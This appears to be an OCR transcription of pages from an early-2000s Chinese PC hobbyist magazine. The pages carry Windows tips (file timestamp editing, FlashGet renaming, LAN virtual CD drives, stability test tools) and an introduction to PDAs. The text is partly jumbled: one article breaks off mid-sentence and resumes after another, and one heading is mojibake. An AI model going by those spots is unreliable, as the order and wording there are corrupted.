这几个参数是什么意思呢？其中“/n”是保存上一次打开文件夹时的查看方式，“/e”为打开资源管理器时在左边显示文件夹栏。需要注意的是，各个参数之间要用逗号隔开，并且和前面的“X:\Windows\Explorer.exe”之间有一个空格。CF

文件时间也能改

□广东 甘亦斌

如果用鼠标右键单击一个文件，并选择弹出菜单中的“属性”，我们就可以在“常规”这个标签里看到文件的一些信息，包括文件的创建时间、修改时间和访问时间。大家知道吗？这三个时间是可以被改动的，只要用一个个头很小的软件就可以搞定了。



这个软件就是Touchpro。Touchpro的下载文件只有88K。下载到硬盘以后用Winzip等解压软件打开，双击“Touchpro.exe”文件，就会弹出一个询问是否安装的对话框，点击“是”就可以很快地把这个软件安装到计算机中。在安装完成以后，再用鼠标右键单击一个文件，看看文件的属性，这时，在属性对话框里就会多出了一个标题为“TouchPro”的标签（如图）。直接把“Time”和“Date”这两项修改成你想要的时间和日期，在“Modify Time”那里可以选择修改文件的创建时间、修改时间和访问时间。下面的“Options”选项里，我们可以分别选择要修改的对象是文件还是文件夹，日期用长格式还是短格式。如果在“Recurse into Folders”前打勾，就可以对所有已被选中的文件同时进行修改，修改以后各个文件时间当然会是完全相同的啦。待各项参数都设置好以后，点击“Touch Now”按钮，我们的文件就可以通过时间隧道穿梭过去未来了。有兴趣的朋友不妨下载一个TouchPro回来玩一玩哦。CF

去掉 FlashGet 下载文件添加的扩展名.jc!

前些日子用FlashGet下载文件，结果花了一个多小时拖下来的文件扩展名是.exe.jc!。心想.jc!不是FlashGet为了区别未下载完成的文件和已下载完成的文件而给未下载完成的文件添加的扩展名吗？下载完成后会自动去掉该扩展名。于是又把文件按“导入浏览器未完成的下载”重新修复一下。可是文件的扩展名仍是.exe.jc!。没办法，于是找到了下载的文件强行改名。可是每次重命名后都显示“请确认磁盘未满或未被写保护，文件未被使用！”，但该文件显示的图标是一个无关联图标呀，怎么有可能被使用呢？心想一小时的银子就这么白花了。刚要准备删除，又一想不如在DOS方式下改名试试，谁知在纯DOS方式下很容易就将.jc!的扩展名去掉了。忙进入Windows一看，哇！文件恢复了，变成了一个安装文件，可以用了。这下可乐坏我了，银子没白费。后来看到不少网友也出现过类似问题，可能是FlashGet的BUG吧。最后要记住改名一定要在纯DOS模式下改呀，用REN命令。用Windows Me的朋友可以在安全模式下将其改名的（但首先要保证你的文件已经全部下载完了）。好了，如果你有类似情况的话要赶快试试呀，别让几小时拖下来的东西白白浪费掉！

编者注：其实当下载文件出现.exe.jc！时，我们直接在资源管理器中就可以将jc！后缀名去掉。这位朋友之所以会遇到“请确认磁盘未满或未被写保护”的提示，而不能够修改文件名，是因为他在改名之前将文件按“导入浏览器未完成的下载”重新修复了一下，这样这个文件就被FlashGet锁定了，所以就没有办法再修改文件名了。CF

□山东 晨曦雨

在局域网中安装光盘软件的法宝



□深圳　高峰

公司使用的是有六十多台电脑的NT局域网，除了服务器安装有软驱、光驱之外，其他的电脑一般不安装这些设备，这样在安全上有保证，但维护就麻烦了。现在有些软件只能在光盘上安装，不能复制到硬盘再运行。以前我安装软件一直是拆机箱装光驱，整天忙来忙去也装不了几台，还弄得满身灰尘，直到有一天我从网上找到CD Copier Gamers' Edition（以下简称CD Copier），我再不用为在局域网中安装光盘软件而烦心了。

CD Copier本是一个虚拟光驱的软件，原理是将光盘上的资料「原模原样」地制作成映像文件，再模拟成虚拟光盘，就跟真正的光盘一样可以读取和使用。其功能比起其他虚拟光驱的软件如VirtualCD也许只能算小辈，但使用简单，很方便地解决了局域网上电脑的光盘软件安装问题，其效率不是一个“了得”说得清的。现以安装PC-cillin为例将CD Copier的功能做一详细说明，以解放也被该问题困扰的同仁。

1.在服务器上安装CD Copier

服务器上必须有一个实际的光驱，以便能读取光盘文件。安装过程非常简单，这里就不详述了，安装的时候程序会询问虚拟光驱的盘符，盘符视你的硬盘分区依次往下排列，可以设定多个虚拟光驱，至少一个。本例中只定义一个虚拟光驱X，安装之后程序要求注册，一律取消。电脑重新启动之后，资源管理器中就多了一个虚拟光驱X，点击该光驱提示设备未准备好，这是因为其中还没有内容，就像光驱中没有放入光盘。

2.在服务器上制作映像文件

将PC-cillin软件光盘放入光驱，运行菜单栏中的CD Copier Gamers' Edition程序，出现CD Copier工作主窗口（图1），窗口很简洁。单击新建映像文件按钮或执行“Edit”菜单中的“Build image...”，出现新建映像文件向导，点击Next按钮，在指定源光驱对话框中选择光驱（图2），向导会自动侦测已有光驱，并显示光驱盘符和光盘卷标，也可按Rescan按钮重新搜索；继续点击Next按钮，出现指定目标文件对话框（图3），在Container输入框中输入映像文件的目录和文件名，在Disk Browser下拉框中选择映像文件存放的硬盘分区，向导很细心地提示了当前选择分区剩余空间和光盘文件大小，可防止选择了空间不够的分区。然后一路Next，期间会要求设定虚拟光盘卷标、是否压缩文件等等，一律采取系统预设值，直到Finish为止，之后出现制作工作画面（图4）。最后报告完成情况，内容包括原始光盘文件大小、生成映像文件大小和压缩算法及所用时间。至此文件制作完成，在服务器上多了一个映像文件E:\pc-cillin\pc-cillin.FCD。




图1



图2



图3



图4

3.在局域网电脑上安装CD Copier和准备映像文件

安装方法同在服务器上安装一样。局域网上电脑也有了一个虚拟光驱X，此时的虚拟光驱还不能使用。如果硬盘足够大，可以将服务器上的映像文件pc-cillin.FCD复制到本地，也可以使用服务器映射（方法见《电脑爱好者》2001年第10期《局域网中的共享》）。本例将映像文件复制到本地D盘根目录中。

4.在局域网电脑上运行CD Copier

在CD Copier主窗口单击增加映像文件按钮或执行“Edit”菜单中的

烧机宝典

□福建 coolbaby

笔者有一块1.5V电压的CII533，如果要超频为800MHz，则必须加压到1.75V才能进入系统。进入系统后似乎已经很稳定了，即便在炎热的夏天，温度也基本保持在43度左右，属安全范围。运行Super π、3DMark2000等权威测试软件也都通过，按照许多老鸟的说法——超频成功。可是，每当运行极品飞车IV、帝国时代II等游戏时，却100%自动退出（有时是死机，但很少见），只是时间上有长有短而已，需稍稍降低一点频率（十几MHz）才能长时间稳定运行，但运行一些游戏却不会有任何问题。这里就让人产生了一个疑问：究竟怎么样才能检测超频是否彻底的成功呢？我想这是许多没有什么超频经验的人急于想知道的问题。在此我向各位喜爱超频的CFan们介绍一些实用的机器测试软件，希望能给你解答这个问题。同时，希望这篇文章也能让刚买机器的朋友轻松点，因为刚买的机器也要烧，而许多人是用连续十几个小时玩游戏来烧机的，虽然好玩，但太伤神太伤眼了。还是让系统自己来对自己进行测试吧！要保护好自己的身体呀！

Super π -8 1.0版For Win9x/NT4（如图1）

Super π是计算圆周率的软件，但它更适合用来测试CPU的稳定性。可能你的系统运行一天的Word、Photoshop都没有问题，但运行Super π却不一定能通过。可以说，Super π能够作为判断CPU稳定性的依据，而且许多人都以能通过此软件来证明CPU超频成功。使用方法：选择你要计算的位数（一般采用104万位），点击开始就可以了。尽管我上面说过，我也运行了Super π，但并没有证明超频是彻底成功的，可是对于一个权威性的测试软件，你还是要试一试，至少这是第一步。此外，这个软件还能做性能测试，如果你为你的机器做了优化，可以用它来测试一下，如果计算的时间比优化前有所减少，则说明你的优化起作用了。

下载地址：http://file2.mydrivers.com/tools/tweak/superpi-8.zip




图1

“Add...”(也可以使用查询按钮进行搜索)，选择刚刚制作的映像文件pc-cillin.FCD，窗口右边信息栏出现虚拟光盘的卷标，卷标号应该跟源光盘的卷标一样，再选择该卷标（此步骤不可少，否则以后的操作不可使用）。单击插入光驱按钮或执行“Edit”菜单中的“Insert”，窗口左边的说明栏也出现光盘卷标号（图5），此时再启动资源管理器，虚拟光驱X中就有了与实际光驱中一模一样的内容（图6），里面的安装程序就可以运行了。




图5



图6

CD Copier的使用就是这么简单，如果在服务器上制作好Win98安装软件、杀毒软件、设备驱动程序等映像文件，然后在局域网电脑上多定义几个虚拟光驱，分别对应那几个映像文件，这样就可以同时使用这些程序了，就不用带着光驱和一大堆的光盘到处跑，而且虚拟光驱上的文件运行速度快。现在我的维护工作轻松、快捷、效率高，一个字：爽。

CD Copier不但可以虚拟软件光盘，还可以制作虚拟VCD、虚拟CD，对于现在动辄几十G的硬盘，弄几部中意的VCD、好听的CD，简直是小菜一碟……CF

CPU Stability Test v6.0 Build 154（如图2）

这是专门测试CPU的软件，使用者可以利用它得知处理器的稳定程度，对于怀疑硬件有问题的使用者可以试一试。这个软件可以测试CPU、硬盘、内存、缓存和主板。CPU Stability Test有3种执行模式：Normal Testing、CPU Warming only和Troubleshooting。一般建议使用Normal Testing模式测试所有的部件。CPU Warming only则是专门测试CPU的，而Troubleshooting则是用来检查测试中出现的问题。如果经过作者建议的12个小时的测试而没有出问题，那么你的机器可以说是非常稳定了。使用时点击“Start”按钮即可。

下载地址：http://www.newhua.com/down/StabilityTest.exe



图2

CPU Stability Test 1.3（如图3）




图3

CPU Stability Test 1.3虽是较早期的版本，但我还是认为它比6.0版更好，因为它能在测试时给机器更重的负荷。它是通过运行100%占用CPU的大规模运算，计算errors和crashes的出现次数来测定超频的稳定性的。实事上我用6.0版没有查出什么问题，但用这个版本很快就出现了错误。它在界面和使用上与6.0版的区别还是挺大的。它有4种执行模式：High、Normal、Idle和Optimal，在Priority（优先权）中可选。一般建议使用Normal模式，因为在Normal模式下只会占用空闲的CPU时间。High模式则是占用全部的CPU时间，作者警告说使用High模式有可能会造成电脑损坏。若是使用者要同时使用其他的程序，则可以使用Idle模式。至于Optimal，我也不知道是怎么个“最适合”法。在Options中你可以选择是否在测试时关掉屏幕保护，为保证测试正常进行，我认为还是打上勾的好，要保护显示器不如在测试时关掉，这比什么屏幕保护都管用。点击一次Create new Module就会创建一个测试窗口，而Optimal Amount则会根据你的CPU频率创建数量比较适合的窗口，如我的CPU可以创建16个窗口。但实际上，Optimal Amount的建议值还是比较保守的，按照这个数量不一定能查出问题。你可以继续点击Create new Module或Optimal Amount创建更多的窗口。我的CPU极限为50个，再多就会死机。当然，如果内存不足，在CPU频率等同的情况下是不能创建太多的窗口的。选定了窗口数量后就可以Start了。

下载地址：http://www.pchome.net/dld/dld.php?s=4&url=system/benchmark/stab.exe

Passmark BurnInTest 2.2.1005 Pro版For Win9x/NT4/2000（如图4）

这个软件能够测试系统的可靠性和稳定性，该软件主要可测试CPU、硬盘、声卡、显卡(2D/3D)、打印机等，还可测试计算机系统与其他周边设备的状态。这一版里修正了在网络测试中出现的问题。安装好这个软件运行后，会出现一个注册框，如果你没有注册码，点击Continue即可，但只有30天的试用期。测试时点击那个绿色的GO图标就开始运行了。你也可以进入Configuration中的Test duty cycles和Test preferences & duration两项，定制要测试的项目、运行次数等。

下载地址：http://file2.mydrivers.com/tools/tweak/bitpro111.exe




图4


Qaplus For Win9x/DOS

这是个人电脑最权威的诊断工具，建议在纯DOS下运行。这个版本是NEC等知名PC厂商使用的工厂版。执行TEST.BAT然后回车，可以对PC进行4小时的不间断拷机，如有错误发生，结果将存放在TESTLOG.LOG文件中供查看。

下载地址：http://file2.mydrivers.com/tools/tweak/qaplus.zip

Hot CPU Tester V2.0.2a 共享版（如图5）

图5



CPU好不好，一试就知道。Hot CPU Tester是系统稳定度的测试工具，能找出超频或是有缺点的CPU。对于喜爱超频的使用者来说，尤其可以使用这套软件看看超频后的系统是否稳定。目前它可以支持Intel和AMD的CPU。此外，这个软件还能测试系统的性能和查看CPU的信息。在Options中设置测试时间后（默认为12小时），就可以回到Diagnostic中点击Run开始测试了。需要注意的是，只有在CPU Quality Monitor中显示的CPU占用率基本保持在100%左右（轻微的波动是正常的），才能说明测试进行正常，CPU的品质不错。

下载地址：http://www.skycn.com/down1.php?id=4490&url=http://202.107.104.34/soft/down/hotcpu.exe

Sisoft Sandra Standard 2001te 5.8.11版For Win9x/NT4（如图6）




图6

这是一套功能强大的系统分析评测工具，拥有超过30种以上的测试项目，主要包括CPU、CD-ROM/DVD、Memory、SCSI、APM/ACPI、鼠标、键盘、网络、主板、打印机等。支持VIA、ALI芯片组和Pentium 4、AMD DDR平台。这个软件大家都很熟悉了，经常用它来测试系统性能。但你知道它也可以测试系统的稳定性吗？在那么多的图标中，大家发现一个红红的火苗Burn-in Wizard没有？对了，那就是用来测试系统的稳定性的。点击此图标后再点Next，就可以选择测试CPU、硬盘、光驱、内存和网络。再点Next，就可以输入测试次数。接着点Next，可以选择要测试的CPU（如果为多处理器系统）和希望测试的CPU占用最小百分比（除非你想一边测试一边干其他事情，否则选默认值）。最后点Next就可以进行测试了。测试的时间比较长，要有耐心哟！

下载地址：http://file2.mydrivers.com/tools/tweak/san811.zip

3DMark20011.0Build200

这是目前最新最流行的显卡测试软件。虽然这主要是用来测显卡性能的，但拿来测测CPU以及整个系统的稳定性还是蛮不错的，测试时间也不是太长。建议对显卡超频的朋友一定要用这个软件跑一跑，以不花屏不死机为准。不知为什么，在网上下载的3DMark 2001和2000中几乎都没有内置查看详细结果的浏览器，要另外到它的网站去下载。不过你也可以通过其网上浏览器把你的测试分数拿到网上和其他人的分数进行对比。此外，如果你没有注册这个软件，有许多功能是不能用的。

下载地址：http://www.cnvnet.com/download/d/3DMark2001.exe

3DMark 2001 1.0 Build 200 汉化补丁

下载地址：http://www.cnvnet.com/download/d/cn_3dmark2001.zip

除了专门的测试软件，以下几个流行的游戏我认为也是很好的测试工具，效果明显。

帝国时代II：如果系统不稳定，在游戏开始几分钟（最多十几分钟）后就会自动退出或死机。

英雄无敌III：在片头就退出或死机，或进入游戏几分钟后退出或死机。

极品飞车IV：读赛道时极容易死机或退出。

星际争霸：稍微好一点，但游戏十几分钟后也很容易退出或死机。

其他游戏：如Quake3、虚幻等，是许多人爱用的游戏，但笔者不怎么爱玩，所以对此不是很清楚。

当我的机子超频到800MHz再降低一点CPU频率后，在所有测试软件中，只有CPU Stability Test 1.3和Qaplus依然能让我的机子出现错误，尽管我在实际应用中已经感到很稳定了，可见这两款软件的效果，推荐给需要极端稳定的朋友使用。当然，其他的也很不错，一样值得推荐。至于具体使用哪一种，则依个人情况而定。CF

色彩斑斓的ASCII字符图片

□广东　甘亦斌

ASCII字符图片大家在QQ上见得多了，它以简洁的线条勾画出一幅幅让人心仪的图片，几乎成了QQ迷必不可少的聊天"资本"。但这些可爱的图片只能生活在一个没有色彩的"灰暗世界"里，多少有点可惜。如果这些ASCII字符图片也可以添上彩色就好了！这当然没问题啦，这次为大家介绍的这个软件就是把各种格式的图片转换成ASCII图片，不但能生成有颜色的ASCII图片，还可以将之保存为一个HTML文件，这样大家就可以用这个软件做出来的图片，使自己的网页变得更加色彩斑斓了。这个软件的名字叫做MosASCII，下面就请大家一起来制作我们的彩色字符图片！

在此之前请先熟悉一下MosASCII的界面（图1）。在Font Size一栏可以选择用以组成ASCII图片的字符大小。但未经注册的MosASCII只能使用－1和－2这两个尺码，所以请大家赶快去注册哦。Mode一项让大家可以选择字符的模式，如果用Custom Text模式的话，还可以使组成图片的字符变为自己特定的字符，甚至是一篇文章。哇，酷吧！要想输入自己喜欢的字符或者文章，在Text Pattern旁边的那个空格里直接输入或者点击一下那个空格右边的按钮，然后选定一个TXT文件，按"OK按钮"就可以了。



图1



图2



图3

好了，现在我们可以一起来做ASCII图片了。首先打开MosASCII，选好图片的输入和ASCII图片的输出路径，本文是以微笑的小叮的图片作为输入文件。请大家先看看原图（图2），一会儿可以与我们的"成品图"进行一下比较哦。在Font Size一项选择CSS－10%（当然，Font Size越小，做出来的图片就会越细致逼真啦），然后在Mode模式一项选择Custom Text，在旁边的空格上输入小叮的英文名"doraemon"。下一步请在"Open in browser"复选框打上勾，这样等ASCII图片完成之后，IE就会自动为我们打开我们的杰作。好了，现在到最后一步了，这一步是最容易做的一步，就是按下"Write"按钮，再稍等一下，我们就可以欣赏自己的作品了。图片3就是完成后的效果，怎样，大家满意吧？如果大家对图片的大小、色调、旋转角度等不大满意的话，还可以通过Tool菜单对相关的各项参数进行调整。

看了这篇文章后，大家对MosASCII这个软件应该比较了解了吧？如果你有兴趣做彩色的ASCII图片的话，请快点下载一个吧！CF

□营山　苟继红

《电脑爱好者》2001年第11期登载了山东阿龙写的《我的光驱你别用》一文，看后颇受启发。但所介绍的两种方法均比较复杂，利用系统设置软件隐藏光驱也麻烦，况且有时手边不一定有Windows98安装光盘。在下有一简捷办法，点击"开始／运行"，在"打开"中键入msconfig，在"常规"卡片中点击"高级"，在"强制兼容方式磁盘访问"前的方框内打勾（如图），确定退出，重新启动计算机。



双击"我的电脑"一看，光驱图标哪里去了？

（编者注：要注意的是，这种方法只能够屏蔽掉物理光驱，如果你的机器里有虚拟光驱，那么虚拟光驱还是可以显示出来并能够使用的。）

我自己要用光驱怎么办？别急，重复上述操作，去掉那个勾即可，是不是又快又好啊！:) CF

屏蔽网络蚂蚁和Foxmail的信息提示框

□福建　王鹏飞

下载软件网络蚂蚁和邮件工具Foxmail是很多人在使用的。在默认的设置状态下，这两个软件在工作完毕后，即使当前窗口是别的应用程序，都会弹出信息提示框，提示用户下载完成或者收信完成。如果用户点击提示框的关闭按钮，当前窗口就会切换到网络蚂蚁或者Foxmail，有时候让人感到非常讨厌。我们可以通过下面的设置屏蔽这两个信息提示框。

对于网络蚂蚁，通过菜单"选项→参数设置"，在出现的众多选项卡里选择"高级"卡片，将"显示通知讯息"前的勾去掉。

对于Foxmail，依次选择菜单"查看→消息框设置→消息风格"，将"消息风格"子菜单里的"不激活"选中（打勾），或者将"总在最前"前面的勾去掉。CF



步入移动时代



PDA 正在改变人们的生活、工作习惯，无论是个人信息保存，还是人与人之间的信息交换，都真正实现了数字化。我们可以在早上的公车里通过PDA安排好一天的工作计划，或是通过无线网络收发重要的邮件，甚至对于你突然闪过的某些美妙的念头，它也能忠实地记录下来。在国外它的普及程度甚至超过了移动电话，成为人们生活、工作的必备物品。

由于受到价格、观念等因素的影响，PDA 在中国的用户群还不多，但科技的发展总会让人瞠目结舌，也许不久的将来，PDA就会像手机一样被普通大众接受。

它到底该叫什么?

同一名词有 N 种译法，最晕的是读者。PDA、掌上电脑、个人助理、手持PC……你知道它到底该叫什么吗？

PDA 是Pesonal Digital Assistant的缩写，从字面翻译应为个人数字助理，不过听上去这个名词比较抽象，所以个人数字助理这一称呼并未得到大家的青睐。相反在越来越多的人心目中都将PDA定义为掌上电脑，目前国内外主要的数码类杂志、PDA 网站都是如此定义的。但是有一点大家要注意，以上只是民间称呼，PDA 到底怎么定义，这还有待官方作最标准的确定。

在知道PDA的大概定义后，读者心中可能还有疑惑，因为在接触PDA的过程中，还会被许多其他的名词弄晕，比如：Palm、Palm OS、Windows CE、Pocket PC。下面我们一块使用最简单的方式来弄清楚：PDA大体算是掌上电脑的总称，目前在国内最常见的PDA 有Palm和Pocket PC 两种，Palm 使用的操作系统叫 Palm OS （注：OS 是 Operation System 的缩写），Pocket PC 使用的操作系统叫Windows CE (注：CE是Compact Effective——紧凑、高效的缩写，还有一种说法是Consumer Electronics——消费电子的缩写)。在下文中我们将介绍Palm和Pocket PC 使用的两种操作系统，并且向大家展示 Palm 以及 Pocket PC的一些精品。CF

□北京 Tumbler

ÈçºÎÇø·ÖÉÌÎñÍ¨ºÍ PDA？

商务通曾经在中国火爆了一把，但商务通绝不是PDA，区分商务通和PDA的最简单方法是看看它的操作系统。商务通的操作系统一般将程序固化在ROM里，用户无法变更里面的任何程序，用户无法按照个人意愿去添加或删除程序。而PDA 则不同，它的操作系统是开放式的，用户可以根据自己的需要来扩展功能，只要安装相应软件就可以达到，这一点非常像我们平时使用的计算机。CF

□江苏 大羽

PDA 适合哪些人士使用？

* 如果您是一位经常外出的职业人士，常有一些重要的商业及个人信息需要带在身边；

* 如果您希望无论身在何处，都可以随时随地与上司、下属及商业伙伴进行各种通讯联系；

*如果您希望这种信息终端能和您的电脑共享同一套数据而又能非常便捷地实现数据交换。

PDA并不是追新一族的专利，PDA能让你在外奔波之余工作却依然井然有序，无论何时何地都能提供即时的重要资讯，让你随时作笔记，更新通讯录，传送电子邮件及上网，回到办公室时，使用同步传输即可更新资料。并且如果您还希望这种工具小巧便携，就像手机一样，易于操作而又价格适中的话，那您可以考虑购买一台掌上电脑了。CF

□上海 betman

PDA 能做什么？

PDA并非普通的电子记事簿，或者商务通。PDA 无论在功能、存储容量、扩展性、处理速度、操作系统和显示方面都远远优于以往的电子记事簿。各种各样的程序和配件让掌上电脑摇身一变成为功能繁多的便携式“ 万能 ”设备。你可以用来记事、寄电子邮件、打电话、看电子书、浏览 WAP 网站、听 MP3 歌曲、玩游戏等等。下面我们介绍一下PDA具备的一些基本功能。

*行事历：安排你的行程，可记录并显示每日、每周、每月、每年的议程及约会，并具有约会提醒设定功能，通过声音、振动及LED闪烁显示功能，告诉你下一个约会时间。

*工作表单：记录每一件工作项目的表单。

*通讯录：将工作上往来的客户资料，亲朋好友的联络资料作完整的记录、整理。

*时钟和闹钟：可同时显示两个地区的时间，可查询全球150多个主要城市的当地时间，闹钟功能可提醒你不要忘记重要事件。

*另外还有备忘录、数据同步、中英文电子字典、中英文手写辨识、计算器、游戏、浏览器、收件箱等功能 。

除了以上基本应用之外，您可以像PC机那样，在网上下载软件来扩展应用。CF

□北京　日月

“胖”之魅——Palm OS操作系统简介

你知道吗？

Palm 的英文发音和国语“胖”的发音相似，Palm 使用者被昵称为“胖友”，Palm 爱好者的聚会也就被昵称为胖友会。当您听到胖友会这一名词时，千万不要误会是一群胖子在搞聚会哦。

Palm OS 是一种 32 位的嵌入式操作系统，用于掌上电脑。此系统由 3Com 公司的 Palm Computing 部开发(Palm Computing目前已经独立成一家公司)。

Palm Computing原来是做手写输入的，而不是一个传统意义上的操作系统软件开发商。1996 年，Palm Computing推出采用自行开发的Palm OS1.0操作系统的掌上电脑，由于使用简单且能与计算机同步数据，并且价格便宜，这个小东西奇迹般地在一年的时间里占领了市场。虽然现在看来那小玩意功能十分简陋，但正是它的出现，才为掌上电脑开辟出了一片新天地。

本着简单就是效率的原则的Palm OS并不像Pocket PC拥有那么多花哨的功能，正因为这样才吸引了许多从未接触过掌上电脑的人。Palm OS是定位于商务应用的掌上电脑，因此它提供非常强大的与计算机之间的同步传输数据功能。你可以在Palm和计算机上的Microsoft Outlook以及Palm个人桌面信息管理软件(PIM)之间自由传输资料。Palm OS非常友好，哪怕你从来都没有用过，也可以很快上手。

Palm OS拥有一个非常直观的界面，当你打开Palm的时候，所有的应用程序都在桌面上放着，你可以随时点击启动自己需要用的程序。Palm最宝贵的资源在于大量的第三方应用软件的支持。一般来说，一款操作系统是否能够流行，取决于其应用软件的多少，对于Palm OS而言，按这个标准，它绝对具备了流行的素质。



Palm OS拥有大量的第三方应用软件，数目之多简直令人“发指”，在这一点上，Pocket PC难以望其项背。另外，Palm的售价一般要比Pocket PC的售价便宜一些。随着像SONY、Handspring、TRG等有实力和技术的厂商加入，我们发现其实Palm越来越精彩，它支持多媒体，也可以挂接数码相机等其他设备。目前我们也了解了一些Palm OS 5的消息，它支持多任务(原来的Palm OS只支持单任务操作，所谓的多任务支持都是通过第三方的软件例如hackermaster、Xmaster等实现的)，支持多媒体等。相信Palm OS会给我们一个美好的未来。CF

你知道吗？

Palm 也能超频

觉得你的 Palm 速度慢？厌倦了等待？试试 Palm 超频吧。Palm 的超频可以借助软件来达到，而且根据“胖友们”说，超频的风险并不大。这个可超频 Palm 的软件叫 Afterburner，据说它能让你的 Palm 运行速度比正常速度提高 353%。


□北京　日月

Windows 操作系统中的第三者——Windows CE操作系统简介

Windows CE 是微软继Windows 9x核心、Windows NT核心后开发的第三种Windows操作系统，专门用于手持设备和信息家电，也就是大家常说的嵌入式操作系统。在操作界面上，与 PC 机上的 Windows 操作系统极为相似，只要是熟悉Windows 9x的用户都可以非常轻松地掌握Windows CE的应用。与Palm OS相比，Windows CE功能更为强大，尤其是在多媒体方面。缺点是颇显臃肿，对硬件要求高，消耗资源多。

微软早在90年代初期就开始尝试介入PDA这一领域，并且微软希望Windows CE成为适合所有消费类电子产品的通用嵌入式操作系统，也就是说在微软的理念里，智能性的电冰箱、洗衣机、微波炉等家电都可以采用Windows CE操作系统，而PDA仅仅是微软尝试的一小步。

在开发Windows CE操作系统上，由于对市场形势的错误估计，微软认为PDA应该具有和笔记本电脑类似的功能，只不过尺寸小一些，这和原来苹果公司的Newton PDA设计理念几乎是完全一样的，而后者也正是因为如此，遭到了惨重的失败。微软这次也没有能够摆脱苹果的厄运。Palm 凭借其小巧、简单易用，迅速占领市场，而 Windows CE却被市场抛弃了。为此，微软在1998年改变了其销售策略，开发了Windows CE的2.0版本。虽然这一次Windows CE支持更快的CPU、更大的内存，但是由于系统本身还是存在缺陷，经常出现程序运行缓慢、死机的情况。



软件巨人是不会轻易言输的，他们重新编写了Windows CE的代码，开发了Windows CE的3.0版，目前我们在市场上看到的Pocket PC产品都是基于Windows CE 3.0内核的。多媒体和网络技术的发展赋予了Pocket PC新的生存空间，强大的多媒体功能和网络支持使得Pocket PC的市场占有率从原来的不足7%迅速上升到了10%以上。以Compaq公司的iPAQ H3600系列为代表的Pocket PC在这一年里面取得了很大的成功，多次获得国际大奖，销量节节攀升，Compaq已经成为了Palm之后的第二大掌上电脑生产厂商。

在今年的9月6日，微软正式发布了Windows CE 3.0的升级版本，开发代号为Merlin的Pocket PC 2002。采用了与Windows XP类似的界面，同时内置了诸如Windows Media Player 8.0、Transcriber（英文词语手写）等软件。另外Merlin在多媒体和网络支持上还有更多改进，比如视频流支持、兼容HTML 3.2标准、集成WAP浏览、增强无线网络的支持等功能。种种迹象表明，曾经被Palm不屑一顾的Pocket PC已经越来越强大了，它再也不是原来的那个丑小鸭，Palm的市场正在被Pocket PC一点点蚕食。CF

□北京 雷飚

Pocket PC 用户的一天

编者注：本文作者雷飚系金山词霸开发者，他于1997年携带开发完成的词霸1.0进入金山公司，在完成金山词霸2000的开发后，离开金山公司。随后专注于移动和嵌入式软件开发，开发完成CE-Star 1.0后成立新公司——Mobem Technologies Inc.，任公司执行董事。微软、CASIO、COMPAQ、HP推出Pocket PC后，因为没有中文版，此时CE-Star受到这些大公司的追捧。目前国内销售的中文版Pocket PC均会带雷飚公司的产品。雷飚先生现在使用的是一台Compaq iPAQ H3660 Pocket PC。

*早上起来，以最快的速度打开笔记本电脑，然后穿衣服、上洗手间洗漱。

*用笔记本上网，收取邮件，检查前晚网上商店的销售收入。同时使用Avantgo在Pocket PC上收取订阅的新闻，以备路上离线阅读之用。

*离上班还有半小时，通过Pocket PC的Calendar（日程表）检查今天的日程安排，并准备可能需要的资料。

*中午9点55分，Pocket PC上的Calendar提醒要召开新产品开发的进度会。

*在会议期间使用Pocket PC上的Notes（记事本）做速记。会后使用Pocket PC上的Tasks（任务）记录项目进度，并做出可能的进度调整。

*中午吃完饭，使用Pocket PC播放MP3的同时打开电子书阅读器看看电子书。

*下午1点30分，Calendar提醒我下午和客户约了在客户公司面谈。临出门前使用Pocket PC同步公司内部网络的邮件和Avantgo订阅的新闻。

